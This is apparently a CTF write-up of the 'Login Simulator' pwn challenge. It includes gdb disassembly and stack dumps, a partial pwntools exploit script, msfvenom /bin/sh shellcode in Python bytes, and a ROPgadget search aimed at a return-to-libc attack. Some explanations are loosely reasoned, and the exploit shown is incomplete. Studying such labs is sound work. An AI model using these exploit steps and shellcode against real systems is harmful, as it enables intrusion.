```
0×0000000000001670  __libc_csu_init
0×00000000000016e0  __libc_csu_fini
0×00000000000016e8  _fini
(gdb) disas getInput
Dump of assembler code for function getInput:
   0×00000000000012fd <+0>:     push   %rbp
   0×00000000000012fe <+1>:     mov    %rsp,%rbp
   0×0000000000001301 <+4>:     sub    $0×20,%rsp
   0×0000000000001305 <+8>:     mov    %rdi,-0×18(%rbp)
   0×0000000000001309 <+12>:    mov    %esi,-0×1c(%rbp)
   0×000000000000130c <+15>:    mov    %fs:0×28,%rax
   0×0000000000001315 <+24>:    mov    %rax,-0×8(%rbp)
   0×0000000000001319 <+28>:    xor    %eax,%eax
   0×000000000000131b <+30>:    movb   $0×0,-0×9(%rbp)
   0×000000000000131f <+34>:    jmp    0×136f <getInput+114>
   0×0000000000001321 <+36>:    lea    -0×a(%rbp),%rax
   0×0000000000001325 <+40>:    mov    $0×1,%edx
   0×000000000000132a <+45>:    mov    %rax,%rsi
   0×000000000000132d <+48>:    mov    $0×0,%edi
   0×0000000000001332 <+53>:    mov    $0×0,%eax
   0×0000000000001337 <+58>:    call   0×1070 <read@plt>
   0×000000000000133c <+63>:    test   %eax,%eax
   0×000000000000133e <+65>:    jle    0×137a <getInput+125>
   0×0000000000001340 <+67>:    movzbl -0×a(%rbp),%eax
   0×0000000000001344 <+71>:    cmp    $0×20,%al
   0×0000000000001346 <+73>:    je     0×1364 <getInput+103>
   0×0000000000001348 <+75>:    movzbl -0×a(%rbp),%eax
   0×000000000000134c <+79>:    cmp    $0×a,%al
   0×000000000000134e <+81>:    je     0×137d <getInput+128>
   0×0000000000001350 <+83>:    movsbq -0×9(%rbp),%rdx
   0×0000000000001355 <+88>:    mov    -0×18(%rbp),%rax
   0×0000000000001359 <+92>:    add    %rax,%rdx
   0×000000000000135c <+95>:    movzbl -0×a(%rbp),%eax
   0×0000000000001360 <+99>:    mov    %al,(%rdx)
   0×0000000000001362 <+101>:   jmp    0×1365 <getInput+104>
   0×0000000000001364 <+103>:   nop
   0×0000000000001365 <+104>:   movzbl -0×9(%rbp),%eax
   0×0000000000001369 <+108>:   add    $0×1,%eax
   0×000000000000136c <+111>:   mov    %al,-0×9(%rbp)
   0×000000000000136f <+114>:   movsbl -0×9(%rbp),%eax
   0×0000000000001373 <+118>:   cmp    %eax,-0×1c(%rbp)
   0×0000000000001376 <+121>:   jg     0×1321 <getInput+36>
   0×0000000000001378 <+123>:   jmp    0×137e <getInput+129>
   0×000000000000137a <+125>:   nop
   0×000000000000137b <+126>:   jmp    0×137e <getInput+129>
   0×000000000000137d <+128>:   nop
   0×000000000000137e <+129>:   nop
   0×000000000000137f <+130>:   mov    -0×8(%rbp),%rax
   0×0000000000001383 <+134>:   sub    %fs:0×28,%rax
   0×000000000000138c <+143>:   je     0×1393 <getInput+150>
```

The List of function using the gdb- info functions


Finding functions or gadgets within the binary or the linked libraries that can be used to manipulate the execution flow



```
┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ pwn cyclic -l 0×77777777

456720
```


It looks like you've found the offset using pwntools. The offset of 456720 seems unusually large for a typical buffer overflow and may indicate an issue with the pattern or the way it was interpreted. Normally, buffer overflows in CTF challenges or similar exercises have much smaller offsets, often in the range of a few hundred bytes.

However, if 456720 is indeed correct, you would now create a payload that includes 456720 bytes of padding, followed by the address you want to overwrite the return pointer with




```
gdb-peda$ x/36gx 0x7ffcce792f90+0xffffffffffffff80
0x7ffcce792f10: 0x0000000000000000      0x000056040cf9333c
0x7ffcce792f20: 0x000000080000000f      0x00007ffcce792f90
0x7ffcce792f30: 0x007756040cf945fe      0xd9ad8f16411bb700
0x7ffcce792f40: 0x00007ffcce792f70      0x000056040cf934df
0x7ffcce792f50: 0x000056040cf930a0      0x00007ffcce792f90
0x7ffcce792f60: 0x0000000800000000      0xd9ad8f16411bb700
0x7ffcce792f70: 0x00007ffcce793030      0x000056040cf935b7
0x7ffcce792f80: 0x0100000000000000      0x0000002500000001
0x7ffcce792f90: 0x7777777777777777      0x7777777777777777
0x7ffcce792fa0: 0x7777777777777777      0x7777777777777777
0x7ffcce792fb0: 0x0000009877777777      0x0000000000000000
0x7ffcce792fc0: 0x0000000000000000      0x0000000000000000
0x7ffcce792fd0: 0x000056040cf92040      0x0000000000f0b5ff
0x7ffcce792fe0: 0x00000000000000c2      0x00007ffcce793017
0x7ffcce792ff0: 0x00007ffcce793016      0x000056040cf936bd
0x7ffcce793000: 0x00007f98ca302fc8      0x000056040cf93670
0x7ffcce793010: 0x0000000000000000      0x000056040cf930a0
0x7ffcce793020: 0x00007ffcce793120      0xd9ad8f16411bb700
gdb-peda$ info registers
rax            0x7ffcce792f90   0x7ffcce792f90
rbx            0x56040cf93670   0x56040cf93670
rcx            0x7f98ca223142   0x7f98ca223142
rdx            0x7ffcce792f90   0x7ffcce792f90
rsi            0x7ffcce792f36   0x7ffcce792f36
rdi            0x0      0x0
rbp            0x7ffcce792f40   0x7ffcce792f40
rsp            0x7ffcce792f20   0x7ffcce792f20
r8             0x14     0x14
r9             0x14     0x14
```

Now we have caused a crash and now have control over the rbp register as indicated by the repeating 77 pattern, which corresponds to the ASCII character 'w'. The rbp register is often used as a base pointer for stack frames in function calls.




```
from pwn import *
#from libcfind import *

local_mote=1
elf='./loginsim'
e=ELF(elf)
#context.log_level = 'debug'
#context.arch=e.arch
ip_port=['167.99.205.117',30301]

debug=lambda : gdb.attach(p) if local_mote==1 else None


def add(mun,text):
    p.sendline('1')
    #sleep(0.2)
    p.recvuntil('{i} Username length:')
    p.sendline(str(mun))
    p.recvuntil('{i} Enter username:')
    p.sendline(text)

def login(text):
    #sleep(0.2)
    p.sendline('2')
    p.recvuntil('{i} Username:')
    p.send(text)


def gess_libc(n):

    #debug()
    for i in range(0x100):
        #i=0xff-1
       # sleep(0.1)
        add(0x20+n,'w'*0x20+'w'*(n-1)+chr(i))
       # sleep(0.2)
        p.recvuntil('->')

       #print(i)
       # sleep(0.1)
        login('w'*(0x20+n-1)+'\n')
        line=p.recvline()[:-1]
                    #print(i)
        if line!=' Invalid username! :)':
                    print(hex(i))
```

The python exploit code to get the flag details which debugs the loginsim




```
┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ python3 exp.py

[*] '/home/kali/Downloads/pwn_login_simulator/loginsim'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc'
[+] Starting local process './loginsim': pid 375075
/home/kali/Downloads/pwn_login_simulator/exp.py:25: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('1')
/home/kali/Downloads/pwn_login_simulator/exp.py:27: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('{i} Username length:')
/home/kali/Downloads/pwn_login_simulator/exp.py:28: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(str(mun))
/home/kali/Downloads/pwn_login_simulator/exp.py:29: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('{i} Enter username:')
/home/kali/Downloads/pwn_login_simulator/exp.py:30: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(text)
/home/kali/Downloads/pwn_login_simulator/exp.py:66: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('->')
/home/kali/Downloads/pwn_login_simulator/exp.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('2')
/home/kali/Downloads/pwn_login_simulator/exp.py:35: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('{i} Username:')
/home/kali/Downloads/pwn_login_simulator/exp.py:36: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.send(text)
0x0
[*] 0x0
0x0
[*] 0x0
0x0
[*] 0x0
0x0
[*] 0x0
0x0
[*] 0x0
0x0
[*] 0x0
0x0
0x0
[*] 0x0
0x0
[*] 0x0
0x0
[*] 0x0
0x0
[*] 0x0
```

These are the python program after execting



```
┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ msfvenom -p linux/x64/exec CMD="/bin/sh" -f python

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 44 bytes
Final size of python file: 231 bytes
buf =  b""
buf += b"\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x99\x50"
buf += b"\x54\x5f\x52\x66\x68\x2d\x63\x54\x5e\x52\xe8\x08"
buf += b"\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00\x56"
buf += b"\x57\x54\x5e\x6a\x3b\x58\x0f\x05"

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ msfvenom -p linux/x64/exec CMD="/bin/sh" -f python > /home/kali/Downloads/pwn_login_simulator/payload.py

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 44 bytes
Final size of python file: 231 bytes
```


We used msfvenom to generate the payload to a separate do that it can be executed



```
┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ ROPgadget --binary ./glibc/libc.so.6 --string '/bin/sh'
Strings information
============================================================
0x00000000001b75aa : /bin/sh

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ 
```


found a string within libc that you can use, likely as part of a return-to-libc attack where you want to spawn a shell.

The output shows the memory address of the /bin/sh string within the libc library you have. You can use this address in your payload to execute a shell. If you're constructing a payload for a buffer overflow and you control the return address (typically via EIP/RIP overwrite), you could set the return address to the system function within libc and then pass the address of /bin/sh as an argument to system.




```
┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ msfvenom -p linux/x64/exec CMD="/bin/sh" -f python

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 44 bytes
Final size of python file: 231 bytes
buf =  b""
buf += b"\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x99\x50"
buf += b"\x54\x5f\x52\x66\x68\x2d\x63\x54\x5e\x52\xe8\x08"
buf += b"\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00\x56"
buf += b"\x57\x54\x5e\x6a\x3b\x58\x0f\x05"

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ 
```

After sending the payload to the shell the shell created the Flag



```
Starting program: /home/kali/Downloads/pwn_login_simulator/loginsim <<< $(pwn cyclic 600)

 /$$                           /$$                    /$$$$$$  /$$                         /$$             /$$
| $$                          |__/                   /$$__  $$|__/                        | $$            | $$
| $$        /$$$$$$   /$$$$$$  /$$ /$$$$$$$         | $$  \__/ /$$ /$$$$$$/$$$$  /$$   /$$| $$  /$$$$$$  /$$$$$$    /$$$$$$   /$$$$$$
| $$       /$$__  $$ /$$__  $$| $$| $$__  $$        |  $$$$$$ | $$| $$_  $$_  $$| $$  | $$| $$ |____  $$|_  $$_/   /$$__  $$ /$$__  $$
| $$      | $$  \ $$| $$  \ $$| $$| $$  \ $$         \____  $$| $$| $$ \ $$ \ $$| $$  | $$| $$  /$$$$$$$  | $$    | $$  \ $$| $$  \__/
| $$      | $$  | $$| $$  | $$| $$| $$  | $$         /$$  \ $$| $$| $$ | $$ | $$| $$  | $$| $$ /$$__  $$  | $$ /$$| $$  | $$| $$
| $$$$$$$$|  $$$$$$/|  $$$$$$$| $$| $$  | $$        |  $$$$$$/| $$| $$ | $$ | $$|  $$$$$$/| $$|  $$$$$$$  |  $$$$/|  $$$$$$/| $$
|________/ \______/  \____  $$|__/|__/  |__/         \______/ |__/|__/ |__/ |__/ \______/ |__/ \_______/   \___/   \______/ |__/
                     /$$  \ $$
                    |  $$$$$$/
                     \______/

{1. Register  }
{2. Login     }
{3. Exit      }
→ Invalid option.

[Inferior 1 (process 348799) exited with code 01]
(gdb) info registers rip
The program has no registers now.
(gdb) quit

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ ROPgadget --binary ./glibc/libc.so.6 --string '/bin/sh'
Strings information
============================================================
0x00000000001b75aa : /bin/sh

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ 
```



Login Simulator RETIRED
MEDIUM

DIFFICULTY RATING

0 POINTS

ONLINE

HOST
83.136.253.251:47450

4.8
CHALLENGE RATING

186
USER SOLVES

Pwn
CATEGORY

859 Days
RELEASE DATE

ryaagard
CHALLENGE CREATOR

anushay408
CHALLENGE COMPLETED

DaysOfLife
1H 45M 33S
FIRST BLOOD

The completion of the the challenge